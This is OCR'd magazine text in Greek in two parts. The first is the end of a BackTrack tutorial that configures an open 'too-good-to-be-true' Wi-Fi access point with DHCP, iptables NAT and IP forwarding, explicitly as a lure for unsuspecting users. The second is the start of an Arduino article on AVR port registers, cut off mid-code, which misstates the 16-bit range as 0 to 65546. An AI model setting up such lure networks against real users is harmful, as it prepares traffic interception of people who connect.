at0       Link encap:Ethernet  HWaddr 00:pp:qq:rr:ss:tt
          inet addr:192.168.55.1  Bcast:192.168.55.255
Mask:255.255.255.0
          inet6 addr: fe80::2c0:caff:fe52:abb4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:468 (468.0 B)
...
```


Πάρα πολύ ωραία. Πριν ξεκινήσουμε τον DHCP server για το at0, ας φτιάξουμε ένα symbolic link διότι διαφορετικά ο server θα παραπονεθεί κι εμείς είμαστε ευαίσθητοι μ' αυτά:

```
root@bt:~# ln -s /var/run/dhcp3-server/dhcpd.pid /var/run/dhcpd.pid
```

Ακολούθως ενεργοποιούμε τον DHCP server για το at0:

## Δημιουργία ενός too-good-to-be-true Access Point!

```
root@bt:~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:c0:ca:52:ab:b4/192.168.55/24
Sending on   LPF/at0/00:c0:ca:52:ab:b4/192.168.55/24
```




*Ο κάτοχος του ανοικτού, wireless access point είναι ένας φιλήσυχος φίλος του BackTrack Linux που του αρέσει να μαθαίνει μέσα από τον πειραματισμό και την εξερεύνηση. Και ναι, μόλις είδε ότι κάποιος ευγενέστατος κύριος ή κυρία θέλει να τον βοηθήσει στα πειράματά του. Πώς θα προχωρήσει από εδώ και πέρα; Όλες οι λεπτομέρειες στο άρθρο που ξεκινά από τη σελίδα 92!*

```
Sending on   Socket/fallback/fallback-net
```

κι επαληθεύουμε ότι τρέχει:

```
root@bt:~# ps aux | grep dhcpd3

dhcpd    11389  0.0  0.1   3864  1664 ?       Ss   19:48   0:00
dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0

root     11391  0.0  0.0   3372   748 pts/1   S+   19:48   0:00
grep --color=auto dhcpd3
```

Όλα τέλεια. Όπως μπορείτε να διαπιστώσετε με μια γρήγορη δοκιμή, στο AP με όνομα deltaWiFi μπορούν πλέον να συνδέονται οι wireless clients και να παίρνουν διευθύνσεις IP. Αυτό που ακόμη δεν μπορούν να κάνουν είναι να σερφάρουν στο Internet, κι αυτό διότι το BackTrack box δεν λειτουργεί ως router. Όμως μην ανησυχείτε: Ευθύς αμέσως θα το φροντίσουμε κι αυτό!

## Το απαραίτητο routing

Κατ' αρχάς πρέπει να προσθέσουμε ένα νέο entry στο routing table του πυρήνα:

```
root@bt:~# route add -net 192.168.55.0 netmask 255.255.255.0 gw
192.168.55.1
```

Στη συνέχεια ενεργοποιούμε τους κατάλληλους κανόνες για το iptables ώστε τα πακέτα του at0 να προωθούνται στο eth0, από το οποίο βγαίνει το BackTrack μας στον έξω κόσμο:

```
root@bt:~# iptables --flush

root@bt:~# iptables --table nat --flush

root@bt:~# iptables --delete-chain

root@bt:~# iptables --table nat --delete-chain

root@bt:~# iptables -P FORWARD ACCEPT

root@bt:~# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Τέλος, ενεργοποιούμε το IP forwarding στον πυρήνα του λειτουργικού:

```
root@bt:~# echo "1" > /proc/sys/net/ipv4/ip_forward
```

Αυτό ήταν. Δοκιμάστε τώρα να συνδεθείτε στο ανοικτό ασύρματο δίκτυο με όνομα deltaWiFi. Θα διαπιστώσετε ότι: α) η σύνδεση επιτυγχάνεται χωρίς να ζητηθεί κάποιο password, β) πήρατε μια διεύθυνση IP της μορφής 192.168.55.*, γ) άνετα μπορείτε να σερφάρετε στο ίντερνετ. Όλα δείχνουν πολύ ωραία, λοιπόν! Είναι λογικό ν' αναρωτιέται κανείς τι κακό ή έστω παράξενο μπορεί να συμβεί σε κάποιον που χρησιμοποιεί ένα τέτοιο δίκτυο. Η απάντηση είναι στο άρθρο που ξεκινά από τη σελίδα 92 του περιοδικού.

**Άσκηση για το σπίτι.** *Φτιάξτε ένα BASH script που θα αυτοματοποιεί τη διαδικασία που περιγράψαμε στο παρόν άρθρο. Παραμετροποιήστε το ως προς το interface που χρησιμοποιεί το BackTrack για να βγαίνει στο ίντερνετ κι ως προς εκείνο που αντιστοιχεί στην ασύρματη κάρτα δικτύου στην οποία συνδέονται οι wireless clients. Προαιρετικά, προσθέστε στο script ικανότητες χειρισμού λαθών (π.χ., η ασύρματη κάρτα δεν είναι παρούσα).*



Skill: Intermediate

Tags: Arduino, electronics, programing, tips, tricks, multiplexing, port registers

# Arduino for real hackers!

(Μέρος 1/k*)

FEATURED SERIES

**Υπάρχει κανείς που δεν θέλει να γνωρίζει έξυπνες τεχνικές γύρω από τη χρήση του Arduino; Υπάρχει κάποιος που δεν εκτιμά τα μικρά και απλά παιχνίδια, που μας διδάσκουν κομψές κι αποδοτικές μεθόδους προγραμματισμού; Υπάρχει κανείς που δεν θέλει να γνωρίζει, ώστε να μπορεί να σκαλίζει; Μεταξύ των αναγνωστών του deltaHacker, μάλλον δεν υπάρχει! Όσα ακολουθούν, επομένως, θα αρέσουν σε όλους ;)**

by Spir@lEvolution

* το k θα οριστεί στο τέλος της σειράς

Δεν είναι κακό να χρησιμοποιούμε έτοιμα script. Το κακό είναι να μην ξέρουμε πώς λειτουργούν και, ακόμα χειρότερα, να αδιαφορούμε για το πώς λειτουργούν. Τότε γινόμαστε αυτό που λέμε script kiddies, χαζούληδες εξυπνάκηδες και διάφορα άλλα υποτιμητικά. Αυτό που σίγουρα *δεν* γινόμαστε είναι χάκερ.

Το να αναβαθμίζουμε εξάλλου τον υπολογιστή συνέχεια, επίσης δεν είναι κακό. Όταν όμως αξιοποιούμε ένα μόνο μέρος των πόρων του συστήματος, τότε οι απανωτές αγορές αποτελούν σπατάλη χρημάτων και πόρων γενικότερα.

Τίποτε από τα παραπάνω δεν αρέσει σε εκείνους οι οποίοι -ασχέτως αν κάποιοι τους αποκαλούν χάκερ ή όχι- στην πραγματικότητα διακατέχονται από το πνεύμα του αληθινού χάκερ! Όμως όλα αυτά είναι λίγο πολύ γνωστά - ή τουλάχιστον έτσι θέλουμε να πιστεύουμε. Μπορούμε μάλιστα να δούμε αυτή τη λογική να ακολουθείται σε διάφορες δραστηριότητες ή χόμπι των (αληθινών) χάκερ.

Πάρτε για παράδειγμα το Arduino.


Το να παίζουμε συνεχώς με διάφορα shields δεν είναι κακό. Η ενασχόληση με τα shields είναι σίγουρα διασκεδαστική και μπορεί να λειτουργήσει ως τεράστια πηγή έμπνευσης. Το κακό είναι να μην έχουμε απολύτως καμία ιδέα για το πώς λειτουργούν. Πώς να το κάνουμε, η ατάκα “it just works” δεν μας ταιριάζει[1]. Θέλουμε να ξέρουμε πώς δουλεύουν τα πράγματα, αφενός για να μπορούμε να τα πειράζουμε κι αφετέρου για να τα συνδυάζουμε αποτελεσματικά και με πιο ευρηματικούς τρόπους, από εκείνους που είχαν κατά νου οι αρχικοί δημιουργοί. Το ίδιο ισχύει και με τις έτοιμες βιβλιοθήκες του Arduino. Δεν είναι καθόλου κακό να τις αξιοποιούμε, ακόμη και κατά κόρο. Όταν όμως σου αρέσει η τεχνολογία, θες να εμβαθύνεις συνεχώς. Θέλεις να ξέρεις πώς λειτουργεί το καθετί, ακόμα κι αν δεν σκοπεύεις να το πειράξεις ποτέ.

Σκεπτόμενοι κάπως έτσι αποφασίσαμε να ξεκινήσουμε μια γνωριμία με διάφορες πτυχές της λειτουργίας του Arduino αλλά και των απλών ψηφιακών κυκλωμάτων. Το ζητούμενο από αυτή τη διαδικασία δεν είναι να γίνουμε Ηλεκτρονικοί Μηχανικοί, αλλά να γνωρίσουμε έξυπνες τεχνικές που θ’ ανοίξουν νέους δρόμους στη σκέψη μας. Πολύ συχνά θα φτάνουμε σε χαμηλό επίπεδο, ώστε να βρίσκουμε άκρως αποδοτικές και ταχύτατες ως προς τη λειτουργία τους λύσεις. Βέβαια ορισμένες από τις λύσεις αυτές θα είναι πολύπλοκες ως προς στην υλοποίηση. Κανένα πρόβλημα! Δεν μαθαίνουμε τις “δύσκολες” λύσεις για να αντικαταστήσουμε τις “εύκολες”[2]. Θέλουμε μόνο να είμαστε ευέλικτοι κι όταν προκύπτει η ανάγκη, να έχουμε πολλές εναλλακτικές.

***Σημείωση:*** *Για τη συνέχεια του άρθρου και ολόκληρης της σχετικής σειράς προϋποθέτουμε ότι ο αναγνώστης έχει μια βασική εξοικείωση με την πλατφόρμα του Arduino. Αν όχι τότε παροτρύνεται (ενθουσιωδώς!) να διαβάσει το εισαγωγικό άρθρο που δημοσιεύεται online, στο*
`http://deltahacker.gr/2009/08/01/arduino-intro`
*Επίσης, για τη συνέχεια του παρόντος θα χρειαστείτε το αρχείο arduino_sketch_folders.zip, το οποίο περλαμβάνει τον πηγαίο κώδικα καθενός παραδείγματος και μπορείτε να το κατεβάσετε από το*
`http://bit.ly/dh003arduinoSketchFolders`

1. Τουλάχιστον όχι πάντα[2].
2. Δεν είμαστε μαζοχιστές[1]

## Όλα οκτώ




Ως γνωστόν το Arduino βασίζεται σ' έναν μικροελεγκτή[3] 8bit, αρχιτεκτονικής AVR. Το πλήθος των bit δηλώνει το μέγεθος των καταχωρητών (registers) του μικροελεγκτή. Όμως αυτό δεν είναι απόλυτα διαφωτιστικό. Στην πράξη, το γεγονός ότι πρόκειται για έναν οκτάμπιτο επεξεργαστή σημαίνει ότι κάθε στιγμή μπορεί να χειρίζεται αριθμούς των οκτώ bit και μόνο. Έτσι, όταν προσθέτουμε αριθμούς των 16bit (από 0 έως 65546) η πράξη εκτελείται από τον επεξεργαστή σε δύο βήματα, σε καθένα από τα οποία προστίθενται αριθμοί των 8bit. Αντίστοιχα, όταν επιδιώκουμε την ανάγνωση ή την τροποποίηση ενός μόνο bit, ο επεξεργαστής αλληλεπιδρά με ολόκληρο το byte, δηλαδή με ολόκληρη την οκτάδα, που περιλαμβάνει το επιθυμητό bit. Το είδος της αλληλεπίδρασης δεν έχει σημασία. Το σημαντικό είναι ότι η εργασία με το μεμονωμένο bit θα διαρκέσει όσο θα διαρκούσε και η εργασία με ολόκληρο το byte. Ο επεξεργαστής λοιπόν νιώθει στο στοιχείο του όταν παίζει με οκτάδες bit, ενώ όταν του ζητάμε να χειριστεί μεγαλύτερα ή μικρότερα σύνολα bit καταφεύγει σε τερτίπια. Συνεπώς, αν θέλουμε τον μικρότερο και ταχύτερο δυνατό κώδικα θα πρέπει να αποφεύγουμε το χειρισμό μεμονωμένων bit ή μεγεθών που ξεπερνούν τα 8bit. Ας κρατήσουμε αυτήν την πληροφορία κατά νου κι ας περάσουμε σε πιο πρακτικά ζητήματα…

## Πρώτη προσέγγιση

Κάθε κατασκευή με το Arduino διαθέτει κάποιας μορφής εισόδους και εξόδους. Η κλασικότερη "συσκευή" εισόδου είναι μερικά κουμπιά (διακόπτες) ή μία συστοιχία κουμπιών, το λεγόμενο keypad. Όσο για την έξοδο, στην απλούστερη μορφή της είναι μερικά LED ή μια συστοιχία από LED (αυτό που ονομάζουμε LED matrix). Φυσικά υπάρχουν πολυπλοκότερα και εξυπνότερα περιφερειακά, αλλά δεν χρειάζεται να μπλέξουμε μαζί τους για την ώρα. Έστω λοιπόν ότι θέλουμε να συνδέσουμε στο Arduino μας πέντε LED για να φτιάξουμε έναν "σύγχρονο" υπολογιστή, σαν εκείνους που εμφανίζονταν στις ταινίες του '60 και του '70 και ήταν γεμάτοι λαμπάκια. Ας υποθέσουμε επίσης ότι κάποια από αυτά πρέπει να είναι αναμμένα όταν ξεκινάει το πρόγραμμά μας, ενώ στη συνέχεια πρέπει όλα να αναβοσβήνουν.

Το πιο απλό κύκλωμα για το σκοπό μας περιλαμβάνει μερικά LED που είναι συνδεδεμένα στις ψηφιακές εξόδους του Arduino, μέσω αντιστάσεων των 470Ω. Συγκεκριμένα, η άνοδος κάθε LED συνδέεται στην αντίσταση και μέσω αυτής σε μία από τις ψηφιακές εξόδους, ενώ η κάθοδος καταλήγει στη γείωση (GND). Με αυτή τη συνδεσμολογία όταν κάποια από τις

*Το πιο απλό κύκλωμα εξόδου: Πέντε LED που έχουν συνδεθεί σε πέντε ακροδέκτες. Πρόκειται για τα Digital Pin 8 έως 12 του Arduino ή αλλιώς τα pin 0 έως 4 του PortB (PB0, ..., PB4). Όταν κάποιος από τους ακροδέκτες αποκτά τη λογική τιμή 1 (5V), το αντίστοιχο LED ανάβει.*

3. Οι μικροελεγκτές είναι τσιπ που ενσωματώνουν έναν επεξεργαστή, αποθηκευτικό χώρο για το πρόγραμμα, μνήμη RAM και μερικά ακόμα περιφερειακά ώστε να λειτουργούν (σχεδόν) αυτόνομα. Συχνά οι μικροελεγκτές ταυτίζονται με τον επεξεργαστή που ενσωματώνουν, καθώς αποτελεί το μακράν σημαντικότερο μέρος τους.


ψηφιακές εξόδους αποκτά τη λογική τιμή 1, το αντίστοιχο LED ανάβει. Προφανώς, με τη λογική τιμή 0 το αντίστοιχο LED σβήνει. Ο κώδικας, όπως θα τον έγραφε κάποιος που ακολουθεί πιστά τα εισαγωγικά παραδείγματα του Arduino, βρίσκεται στο sketch με το όνομα Code_00_01. Μελετήστε τον για λίγο...

Οι πρώτες γραμμές ρυθμίζουν ως εξόδους τους ακροδέκτες του Arduino, στους οποίους έχουμε συνδέσει τα LED. Όσο για τις αμέσως επόμενες, αυτές αποδίδουν σε κάθε έξοδο την κατάλληλη τιμή ώστε κάποια LED να είναι αναμμένα και κάποια σβηστά. Ακολούθως, στη συνάρτηση loop() οι τιμές των εξόδων αντιστρέφονται σε τακτά χρονικά διαστήματα (με καθυστερήσεις που εισάγει η συνάρτηση delay), ώστε τα LED να αναβοσβήνουν. Απλός κώδικας, κατανοητός και... σπάταλος!

## Πού είναι τα byte;

Ο κώδικας που μελετήσαμε μοιάζει να κάνει κάτι απλό και λογικό: Χειρίζεται κάθε ακροδέκτη μεμονωμένα. Όμως κάθε φορά που αλλάζει η κατάσταση ενός ακροδέκτη, κάπου, κάπως, αλλάζει η τιμή ενός bit που ορίζει την κατάσταση του συγκεκριμένου ακροδέκτη. Τι συμβαίνει, λοιπόν; Μήπως πάνε περίπατο όσα είπαμε για τη μανία του επεξεργαστή μας να ασχολείται με bytes; Προφανώς όχι. Αλλά ας πάρουμε τα πράγματα από την αρχή.

Ο επεξεργαστής του Arduino[4] επικοινωνεί με το περιβάλλον του μέσω των λεγόμενων port. Τα port αποτελούν ομάδες ακροδεκτών (pin) του επεξεργαστή, καθεμία από τις οποίες διαθέτει το δικό της μηχανισμό χειρισμού. Είναι αυτονόητο πως για κάθε ακροδέκτη ο επεξεργαστής γνωρίζει ανά πάσα στιγμή το αν λειτουργεί ως είσοδος ή ως έξοδος, όπως επίσης και την κατάστασή του (high ή low). Αναρωτιέστε πού διατηρούνται αυτές οι πληροφορίες; Μα, φυσικά, στο μηχανισμό χειρισμού του εκάστοτε port, ο οποίος αποτελείται από τρεις καταχωρητές. Συγκεκριμένα, για κάθε port υπάρχει ένας καταχωρητής του οποίου τα bit καθορίζουν τη βασική λειτουργία (είσοδος ή έξοδος) των αντίστοιχων ακροδεκτών. Υπάρχει ένας ακόμα που διατηρεί τις τιμές (high ή low) για τους ακροδέκτες που λειτουργούν σαν έξοδοι, καθώς και ένας τρίτος που χρησιμοποιείται για το διάβασμα της κατάστασης των ακροδεκτών που λειτουργούν σαν είσοδοι.




*Το κύκλωμα της πλακέτας του Arduino δείχνει πού συνδέεται καθένας από τους ακροδέκτες του. Έτσι, τα Digital Pin 0 έως 7 συνδέονται στο PortD, ενώ αυτά από το 8 έως το 13 συνδέονται στο PortB. Οι έξι ακροδέκτες που προορίζονται συνήθως για αναλογική είσοδο συνδέονται στο PortC.*

Εξετάζοντας το κύκλωμα της πλακέτας του Arduino θα παρατηρήσουμε ότι οι ακροδέκτες 0 έως 7 είναι συνδεδεμένοι στις επαφές PD-κάτι του επεξεργαστή, οι ακροδέκτες 8 ως 13 είναι συνδεδεμένοι στις επαφές PB-κάτι και οι ακροδέκτες που προορίζονται για αναλο-


4. Βασικά όλοι οι AVR, αλλά οι υπόλοιποι δεν μας απασχολούν.

γική είσοδο συνδέονται στις επαφές PC-κάτι. Ο επεξεργαστής του Arduino, λοιπόν, διαθέτει τρία port: το PortB, το PortC και το PortD. Ας δούμε το PortB. Η λειτουργία καθενός ακροδέκτη σε αυτό το port περιγράφεται από ένα bit στον καταχωρητή DDRB. Ο άσσος σε κάποιο bit σημαίνει ότι το αντίστοιχο ποδαράκι λειτουργεί σαν έξοδος, ενώ το μηδενικό συμβολίζει την είσοδο. Όταν κάποιοι ακροδέκτες είναι ρυθμισμένοι σαν έξοδοι, τότε η κατάσταση καθενός περιγράφεται από τα αντίστοιχα bit του καταχωρητή PORTB. Τέλος, όταν κάποιοι ακροδέκτες είναι ρυθμισμένοι σαν είσοδοι, μπορούμε να μάθουμε την κατάσταση καθενός διαβάζοντας τα αντίστοιχα bit στον καταχωρητή PINB. Προφανώς τα ίδια ισχύουν για τα άλλα port του επεξεργαστή του Arduino, των οποίων τα ονόματα σχηματίζονται με παρόμοιο τρόπο (DDRC, PORTC και PINC για το PortC, καθώς και DDRD, PORTD και PIND για το PortD). Έχοντας όλα αυτά υπόψη, μπορούμε να επιστρέψουμε στο παράδειγμα που εξετάζουμε.

## Μαζική έξοδος

Αυτή τη φορά για την οδήγηση των LED θα αξιοποιήσουμε τους καταχωρητές του αντίστοιχου port του Arduino. Τα LED είναι συνδεμένα στα "digital pin" του Arduino, από το 8 ως το 12. Αυτά τα pin όμως (σύμφωνα με το κύκλωμα της πλακέτας του Arduino) καταλήγουν στους ακροδέκτες PB0, PB1, PB2, PB3 και PB4 του επεξεργαστή. Με άλλα λόγια, στους πρώτους πέντε ακροδέκτες του PortB. Επομένως, για το χειρισμό των LED θα ασχοληθούμε με τα πρώτα πέντε bit των καταχωρητών του PortB. Ο ανανεωμένος κώδικας φαίνεται παρακάτω:

```
void setup() {
  DDRB = B00011111;
  PORTB = B00001010;
```




*Καθένας από τους τρεις διακόπτες συνδέεται σε έναν ακροδέκτη του Arduino στα 5V. Οι αντιστάσεις συνδέονται μεταξύ των ακροδεκτών του Arduino και των 0V (GND) και πετυχαίνουν το λεγόμενο pull-down. Όταν ένας διακόπτης δεν είναι πατημένος, ο αντίστοιχος ακροδέκτης θα βρίσκεται στην κατάσταση low (0V).*

```
  }
  void loop() {
    delay(500);
    PORTB = PORTB ^ B00011111;
  }
```

Τα πρώτα πέντε bit του DDRB παίρνουν την τιμή 1 και, συνεπώς, οι πρώτοι πέντε ακροδέκτες του PortB γίνονται έξοδοι. Οι αρχικές ρυθμίσεις του προγράμματος ολοκληρώνονται με την απόδοση της κατάλληλης τιμής στον PORTB, ώστε το δεύτερο και το τρίτο LED να ανάψουν. Εκτός από τις αρχικές ρυθμίσεις, έχει απλοποιηθεί και ο μηχανισμός που αναβοσβήνει τα LED. Βλέπετε, τώρα που επεμβαίνουμε σε ολόκληρα byte (στους καταχωρητές του port), μπορούμε να χρησιμοποιούμε τους λογικούς τελεστές bitwise[5]. Στο πρόγραμμα αξιοποιούμε τον τελεστή ^, ο οποίος συμβολίζει τη λογική πράξη XOR. Στη σχετική γραμμή του κώδικα, τα bit του καταχωρητή PORTB γίνονται –ένα προς ένα– XOR με τα bit του αριθμού 00011111. Συγκεκριμένα, τα πρώτα πέντε bit του PORTB θα γίνουν XOR με έναν άσσο, ενώ τα υπόλοιπα τρία με ένα μηδενικό. Όμως η πράξη XOR μεταξύ ενός οποιουδήποτε bit κι ενός άσσου έχει σαν συνέπεια την αντιστροφή του bit! Επομένως, κάθε φορά που θα εκτελείται αυτή η πράξη (ανά 500ms) τα πρώτα πέντε bit του PORTB θα αντιστέφονται και το ίδιο θα συμβαίνει στην κατάσταση των LED!

## Πρωτόγονοι, αλλά κακοί!

Τα LED είναι εύκολα στο χειρισμό και παίζοντας μαζί τους μπορούμε να μάθουμε πολλές και ενδιαφέρουσες τεχνικές. Μπορούμε επίσης και να διασκεδάζουμε, αλλά ξέρετε… με τη hardcore-geek έννοια της διασκέδασης ;) Ένα από τα project που ολοκληρώνουν πολλοί χομπίστες στα πρώτα τους βήματα είναι η κατασκευή ενός Larson scanner. Πρόκειται για μία συστοιχία από LED που αναβοσβήνουν όπως εκείνα στο αυτοκίνητο του Knight Rider ή στους υπέρ-κακούς Cylon, του Galactica. Εμείς, με το παράδειγμα που εξετάσαμε νωρίτερα έχουμε έτοιμα LED. Δεν θα είχε πλάκα να φτιάξουμε ένα Larson Scanner[6]; Ο κώδικας που θα πετύχει κάτι τέτοιο φαίνεται παρακάτω:

```
  void setup() {
    DDRB = B00011111;
    PORTB = B00000001;
  }
  void loop() {
    delay(160);
    PORTB = PORTB << 1;
    delay(160);
    PORTB = PORTB << 1;
    delay(160);
    PORTB = PORTB << 1;
    delay(160);
```

